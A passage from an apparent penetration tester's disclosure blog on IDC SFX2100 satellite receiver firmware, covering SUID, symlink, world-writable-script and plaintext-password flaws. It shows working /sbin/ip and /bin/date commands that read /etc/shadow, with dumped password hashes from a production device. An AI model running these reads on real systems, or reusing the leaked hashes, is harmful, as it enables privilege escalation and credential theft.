lrwxrwxrwx    1 622      615            10 Apr 07  2011 GetLicenseInfo -> XDTerminal
lrwxrwxrwx    1 622      615            10 Apr 07  2011 XDStartStop -> XDTerminal
-rwsr-sr-x    1 0        0           16770 Nov 28  2008 XDTerminal
lrwxrwxrwx    1 622      615            10 Apr 07  2011 getlicenseinfo -> XDTerminal
lrwxrwxrwx    1 622      615            10 Apr 07  2011 xdstartstop -> XDTerminal
226 Directory send OK.
ftp> pwd
Remote directory: /home/xd/terminal
ftp>
and we can see here that a file in /home/monitors directory that gets executed via root is symlinked to XDTerminal:
lrwxrwxrwx 1 root    root         28 Apr  7  2011 xdstartstop -> /home/xd/terminal/XDTerminal
lrwxrwxrwx 1 root    root         28 Apr  7  2011 XDStartStop -> /home/xd/terminal/XDTerminal
IDC>pwd
/home/monitor
IDC>
Because the xd user owns the directory, they can log in remotely via FTP, overwrite or replace the XDTerminal file, or create a symbolic link to a different file. When the root-level process invokes xdstartstop, the attacker achieves complete remote code execution as root.
In addition to the direct XDTerminal replacement angle, the filesystem contains xdcache directories and custom.xmlsymlinks that define parsing behaviour for “trigger/script” file types.
For example (snipped from what was observed on-box):
IDC>cd xdcache/
IDC>cat custom.xml
...
<patterns>
<custom pattern=".*\.(trigger|ply)">/home/liveAssist/liveAssistXMLParser ${userfile} </custom>
</patterns>

IDC>cd liveAssist/
IDC>cat custom.xml
#============================================================================
#                  Kore Firmware - 90077770-73
#         Copyright 2006 - International Datacasting Corporation
#===========================================================================
#File Identification:
#====================
# $Source: /var/CVS/linux/kore/Firmware/Application/XPacks/LiveAssist/Scripts/script_custom.xml,v $
# $Revision: 1.1 $
#
#----------------------------------------------------------------------------
#Summary:
#========
#
#
#----------------------------------------------------------------------------
#Notes:
#======
#
#       This file is used by XD to parse shell scripts. ${userfile} is passed in.
#
#============================================================================

<patterns>
    <custom pattern=".*\.sh">/bin/sh ${userfile} </custom>
</patterns>
Because these are parsing rules that execute interpreters (/bin/sh) with a user-controlled ${userfile}, and because parts of this directory structure are owned by xd and include symlinks into user home directories, this represents another avenue for escalation if a privileged process consumes attacker-controlled inputs or attacker-modified parser definitions.
I didn’t attempt to test/weaponize this due to the fact that again, its a mission critical prodcution system soo I had to only test what I could ensure was not going to damage or disrupt the system.
Local Privilege Escalation via SUID Binaries (CVE-2026-29121, CVE-2026-29122)
The SFX2100 firmware ships with an unbelievable amount of custom and weird SUID/SGID binaries. Finding them is trivial:
IDC>find / -type f -a \( -perm -u+s -o -perm -g+s \) 2>/dev/null
/usr/kerberos/bin/ksu
/usr/libexec/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/write
/usr/bin/lockfile
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/rsh
/usr/bin/chfn
/usr/bin/locate
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/sudoedit
/usr/bin/Xorg
/usr/bin/kgrantpty
/usr/bin/rcp
/usr/bin/newgrp
/usr/bin/kpac_dhcp_helper
/usr/bin/wall
/usr/bin/newrole
/usr/bin/rlogin
/usr/sbin/utempter
/usr/sbin/suexec
/usr/sbin/ccreds_validate
/usr/sbin/sendmail.sendmail
/usr/sbin/userhelper
/usr/sbin/usernetctl
/opt/slirf/terminal/terminal
/opt/slirf/terminal/kore-terminal
/opt/slirf/IDE-DPack/terminal/terminal-dpack2
/opt/slirf/IDE-DPack/terminal/terminal-dpack
/bin/su
/bin/umount
/bin/date
/bin/ping6
/bin/ping
/bin/mount
/home/xd/terminal/XDTerminal
/home/monitor/terminal
/home/monitor/IDE-DPack/terminal-dpack2
/home/monitor/IDE-DPack/terminal-dpack
/home/monitor/kore-terminal
/home/liveAssist/terminal/liveAssistTerminal
/sbin/ifconfig
/sbin/alsactl
/sbin/halt
/sbin/netreport
/sbin/ip
/sbin/pam_timestamp_check
/sbin/hwclock
/sbin/iptables
/sbin/ethtool
/sbin/unix_chkpwd
/sbin/route
We can use another command to filter out common/default ones we know aren’t abusable or issue causing:

Two built-in utilities, /sbin/ip and /bin/date, have their SUID bits set inappropriately, allowing any low-level user to perform arbitrary file reads of privileged files like /etc/shadow. I honestly never thought that in the real world that I would be abusing binaries using GTFOBINs, let alone in mission critical systems : D
CVE-2026-29121: /sbin/ip Arbitrary File Read
IDC>id && whoami
uid=601(monitor) gid=601(monitor) groups=601(monitor)
monitor
IDC>/sbin/ip netns add foo
Object "netns" is unknown, try "ip help".
IDC>ip help
Usage: ip [ OPTIONS ] OBJECT { COMMAND | help }
       ip [ -force ] [-batch filename
where  OBJECT := { link | addr | route | rule | neigh | ntable | tunnel |
                   maddr | mroute | monitor | xfrm }
       OPTIONS := { -V[ersion] | -s[tatistics] | -r[esolve] |
                    -f[amily] { inet | inet6 | ipx | dnet | link } |
                    -o[neline] | -t[imestamp] }
IDC>LFILE=/etc/shadow
IDC>/sbin/ip -force -batch "$LFILE"
Object "root:$1$yjjXWjSF$chR07o115cif.PEab3L8p.:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "bin:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "daemon:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "adm:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "lp:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "sync:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "shutdown:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "halt:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "mail:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "news:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "uucp:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "operator:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "games:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "gopher:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "ftp:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "nobody:*:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "dbus:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "rpm:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "apache:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "distcache:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "nscd:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "vcsa:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "netdump:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "pcap:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "avahi:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "named:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "mailnull:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "smmsp:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "quagga:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "haldaemon:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "rpc:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "rpcuser:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "nfsnobody:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "sshd:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "xfs:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "admin:m7P8Ze5VWUxPc:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "monitor:l2ywer6VgvKTc:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "user:R3b2tjBv2.XFQ:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "mrtg:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "xd:$1$7wslZ6Ma$bzSLtLu52u1ib7XePjEQ6/:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "liveAssist:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "proAudio:!!:15071:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
Object "livewire:!!:15203:0:99999:7:::" is unknown, try "ip help".
Command failed /etc/shadow:0
CVE-2026-29122: /bin/date Arbitrary File Read
Similarly, /bin/date binary can also be used for reading files:
IDC>id
uid=601(monitor) gid=601(monitor) groups=601(monitor)
IDC>LFILE=/etc/shadow
IDC> /bin/date -f $LFILE
/bin/date: invalid date `root:$1$yjjXWjSF$chR07o115cif.PEab3L8p.:15071:0:99999:7:::'
/bin/date: invalid date `bin:*:15071:0:99999:7:::'
/bin/date: invalid date `daemon:*:15071:0:99999:7:::'
/bin/date: invalid date `adm:*:15071:0:99999:7:::'
/bin/date: invalid date `lp:*:15071:0:99999:7:::'
/bin/date: invalid date `sync:*:15071:0:99999:7:::'
/bin/date: invalid date `shutdown:*:15071:0:99999:7:::'
/bin/date: invalid date `halt:*:15071:0:99999:7:::'
/bin/date: invalid date `mail:*:15071:0:99999:7:::'
/bin/date: invalid date `news:*:15071:0:99999:7:::'
/bin/date: invalid date `uucp:*:15071:0:99999:7:::'
/bin/date: invalid date `operator:*:15071:0:99999:7:::'
/bin/date: invalid date `games:*:15071:0:99999:7:::'
/bin/date: invalid date `gopher:*:15071:0:99999:7:::'
/bin/date: invalid date `ftp:*:15071:0:99999:7:::'
/bin/date: invalid date `nobody:*:15071:0:99999:7:::'
/bin/date: invalid date `dbus:!!:15071:0:99999:7:::'
/bin/date: invalid date `rpm:!!:15071:0:99999:7:::'
/bin/date: invalid date `apache:!!:15071:0:99999:7:::'
/bin/date: invalid date `distcache:!!:15071:0:99999:7:::'
/bin/date: invalid date `nscd:!!:15071:0:99999:7:::'
/bin/date: invalid date `vcsa:!!:15071:0:99999:7:::'
/bin/date: invalid date `netdump:!!:15071:0:99999:7:::'
/bin/date: invalid date `pcap:!!:15071:0:99999:7:::'
/bin/date: invalid date `avahi:!!:15071:0:99999:7:::'
/bin/date: invalid date `named:!!:15071:0:99999:7:::'
/bin/date: invalid date `mailnull:!!:15071:0:99999:7:::'
/bin/date: invalid date `smmsp:!!:15071:0:99999:7:::'
/bin/date: invalid date `quagga:!!:15071:0:99999:7:::'
/bin/date: invalid date `haldaemon:!!:15071:0:99999:7:::'
/bin/date: invalid date `rpc:!!:15071:0:99999:7:::'
/bin/date: invalid date `rpcuser:!!:15071:0:99999:7:::'
/bin/date: invalid date `nfsnobody:!!:15071:0:99999:7:::'
/bin/date: invalid date `sshd:!!:15071:0:99999:7:::'
/bin/date: invalid date `xfs:!!:15071:0:99999:7:::'
/bin/date: invalid date `admin:m7P8Ze5VWUxPc:15071:0:99999:7:::'
/bin/date: invalid date `monitor:l2ywer6VgvKTc:15071:0:99999:7:::'
/bin/date: invalid date `user:R3b2tjBv2.XFQ:15071:0:99999:7:::'
/bin/date: invalid date `mrtg:!!:15071:0:99999:7:::'
/bin/date: invalid date `xd:$1$7wslZ6Ma$bzSLtLu52u1ib7XePjEQ6/:15071:0:99999:7:::'
/bin/date: invalid date `liveAssist:!!:15071:0:99999:7:::'
/bin/date: invalid date `proAudio:!!:15071:0:99999:7:::'
/bin/date: invalid date `livewire:!!:15203:0:99999:7:::'
At this stage, I have no idea what Im meant to say tbh.
Insecure Directory Permissions On Monitor users home directory
Running find / -type d -perm -o+w allows us to search for all world-writable directories:
[root@SatelliteReciever1 /]# find / -type d -perm -o+w
/var/spool/samba
/var/tmp
/tmp
/tmp/.ICE-unix
/tmp/.font-unix
/dev/shm
/home/monitor

#we can further confirm via the stat command
[root@SatelliteReciever1 /]# stat /home/monitor
  File: `/home/monitor'
  Size: 4096            Blocks: 16         IO Block: 4096   directory
Device: 801h/2049d      Inode: 32931850    Links: 6
Access: (0777/drwxrwxrwx)  Uid: (  601/ monitor)   Gid: (  601/ monitor)
[root@SatelliteReciever1 /]#
We can further use the stat command, my personal favorite, to further interrogate the permissions of a directory or file:
[root@SatelliteReciever1 /]# stat /home/monitor
  File: `/home/monitor'
  Size: 4096            Blocks: 16         IO Block: 4096   directory
Access: (0777/drwxrwxrwx)  Uid: (  601/ monitor)   Gid: (  601/ monitor)
The importance of this is that the monitor directory is used to execute a variety of programs. Within both the monitor and xd directories, there are custom SUID binaries with the sticky bit set, meaning anyone can execute them as root:
-
/home/monitor/terminal -
/home/monitor/IDE-DPack/terminal-dpack2 -
/home/monitor/kore-terminal
With write control over the directory, we can modify commands or symlinks that would be run by kore-terminal or terminal. By replacing a symlink to point to a file of our choosing and executing one of the two binaries with the sticky bit, we achieve Privilege Escalation. This was not attempted like other exploitation example’s since this was a critical system in active use and production in my clients environment.
World-Writable Configurations (CVE-2026-29125, CVE-2026-29126)
Critical system configuration files and scripts are deployed with world-writable permissions.
CVE-2026-29125: /etc/resolv.conf
[root@SatelliteReciever1 tmp]# find / -type f -perm -o+w | grep -v "/proc*"
/etc/udhcpc/default.script
/etc/resolv.conf
CVE-2026-29126: /etc/udhcpc/default.script
[root@SatelliteReciever1 tmp]# cat /etc/udhcpc/default.script
#!/bin/sh

/opt/firmware/dhcpUtil $1 $interface $ip $subnet -r $router -d $dns

[root@SatelliteReciever1 tmp]# stat /etc/udhcpc/default.script
  File: `/etc/udhcpc/default.script'
  Size: 80              Blocks: 16         IO Block: 4096   regular file
Access: (0777/-rwxrwxrwx)  Uid: (    0/    root)   Gid: (    0/    root)
The /etc/udhcpc/default.script script is world-writable and is executed by root depending on DHCP configurations occurring on the host. Any user can append arbitrary commands to it for root code execution.

CVE-2026-29128: Plaintext Configuration Passwords
The bgpd.conf routing daemon configuration among other configuration files are world-readable and contains trivial plaintext passwords, reusing the ubiquitous 12345
IDC>cd etc/
IDC>ls -al
total 48
-rw-r--r--  1 root root  905 Apr  7  2011 bgpd.conf
IDC>cat bgpd.conf
!/*=========================================================================
!                 SLiRF Firmware - 90076230-73
...
! Set passwords of normal and priviledged mode.
password 12345
enable password 12345
! Enable the BGP process
router bgp 7675
Other configuration files with insecure passwords placements:
Non-CVE Vulnerability: Root Executing User-Controlled Scripts
By tracking processes running as root via a ps auxww loop, we identified root executing numerous scripts located entirely within the home directories of lower-privileged users (mrtg, livewire, and liveAssist).
IDC>for i in $(ps auxww | grep root | awk '{ print $11 }' | grep -v '^\[' | grep -v COMMAND | grep -v '(' | grep -v ':$' | grep -v 'supervising' | sort | uniq); do ls -la $(which "$(echo $i | sed -e 's#^\./##')");done
...
-rwxr-xr-x 1 liveAssist liveAssist 11831 Apr 21  2010 /home/liveAssist/AudioAlarmMonitor
-rwxr-xr-x 1 liveAssist liveAssist 40270 Apr 21  2010 /home/liveAssist/IDCPlayer
-rwxr-xr-x 1 livewire livewire 18007 Aug 17  2011 /home/livewire/livewireBackup
-rwxr-xr-x 1 mrtg mrtg 21275 Apr  7  2011 /home/mrtg/mrtg-xpack
...
When observing the /home/mrtg/mrtg.cfg file, we can see it points to a perl script for conversion which is entirely in the control of the mrtg user:
IDC>cat /home/mrtg/mrtg.cfg
###############################################################
# Multi Router Traffic Grapher -- SFX Configuration File
###############################################################
# Global parameters
LoadMIBs: /usr/share/snmp/mibs/UCD-SNMP-MIB.txt, /usr/share/snmp/mibs/HOST-RESOURCES-MIB.txt
HtmlDir:  /home/mrtg/html
...
RunAsDaemon: Yes
ConversionCode: /home/mrtg/scripts/uptimeConversion.pl
One could create a symlink between /home/mrtg/scripts/uptimeConversion.pl and a file of their choosing, or simply modify the perl script with their own malicious command to spawn a root shell when invoked by the MRTG daemon.
Non-CVE Vulnerability: Anonymous FTP & Insecure Configs
The device utilizes highly insecure vsftpd configurations, explicitly enabling anonymous logins and anonymous file modifications:
-rw-r--r-- 1 root root 4265 Apr  7  2011 /etc/vsftpd/vsftpd.conf
anonymous_enable=YES
local_enable=YES
write_enable=YES
#anon_upload_enable=YES
#anon_mkdir_write_enable=YES
#chown_uploads=YES
#chown_username=whoever
-rw-r--r-- 1 root root 565 Nov 10  2002 /usr/share/doc/vsftpd-2.0.4/EXAMPLE/INTERNET_SITE_NOINETD/vsftpd.conf
anonymous_enable=YES
local_enable
write_enable
anon_upload_enable
anon_mkdir_write_enable
anon_other_write_enable
-rw-r--r-- 1 root root 507 Aug  1  2002 /usr/share/doc/vsftpd-2.0.4/EXAMPLE/INTERNET_SITE/vsftpd.conf
anonymous_enable=YES
local_enable
write_enable
anon_upload_enable
anon_mkdir_write_enable
anon_other_write_enable
-rw-r--r-- 1 root root 260 Jul 31  2002 /usr/share/doc/vsftpd-2.0.4/EXAMPLE/VIRTUAL_USERS/vsftpd.conf
anonymous_enable
local_enable=YES
write_enable
anon_upload_enable
anon_mkdir_write_enable
anon_other_write_enable
-rw-r--r-- 1 root root 1000 Feb 20  2006 /usr/share/logwatch/default.conf/logfiles/vsftpd.conf
-rw-r--r-- 1 root root 757 Feb 20  2006 /usr/share/logwatch/default.conf/services/vsftpd.conf
Conclusion :3
Unfortunately the impacted vendor, IDC, never replied to my emails, linkedin messages as well as my filling out of the website contact forms.
I hope that you were able to learn something new or enjoyed the blog as I try to put out more about my penetration testing methodology in case it might benefit others : )
Alot of the privilege escalation process I followed(including the exact commands I used to find more than 5 of these cves) can be found in my cheatsheet on github: